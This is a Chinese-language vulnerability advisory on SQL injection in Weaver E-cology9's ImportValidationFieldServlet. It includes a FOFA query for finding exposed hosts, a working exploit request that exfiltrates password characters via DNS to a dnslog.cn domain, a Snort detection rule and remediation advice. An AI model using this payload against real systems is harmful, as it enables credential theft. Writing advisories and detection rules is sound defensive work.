

泛微E-cology9-ImportValidationFieldServlet-sql注入

泛微E-cology9-ImportValidationFieldServlet-sql注入，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

泛微E-cology9

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="泛微-OA (e-cology) "

POC/EXP:

```
POST /weaver/weaver.formmode.setup.ImportValidationFieldServlet/login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 127.0.0.1

action=select&type=1&modeid=%27and-0%3D%27%27and-0%3E%28select-
1from+fn_trace_gettable%28%27%5C%5C%27%2Bchar%28-%28select-
unicode%28%7Bfn+substring%28password%2C1%2C1%29%7D%29from+HrmResourceManager%29%2
9%2B%271.333.ovsbzz.dnslog.cn%5Cfoo.trc%27%2Cdefault%29%29and-
0%3D%27&selfieldid=1&fieldids=1&rownum=1
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Weaver E-cology - SQLi in ImportValidationFieldServlet";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/weaver/weaver.formmode.setup.ImportValidationFieldServlet/login";  
  http_uri;  
  content:"action=select"; http_client_body;  
  pcre:"/modeid=[^&]*'[\s\S]*?(fn_trace_gettable|substring\(password\)/i";  
  metadata:service http;  
  metadata:affected_product "泛微E-cology9";  
  metadata:vulnerability_type "SQL Injection";  
  classtype:sql-injection;  
  sid:1000298;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。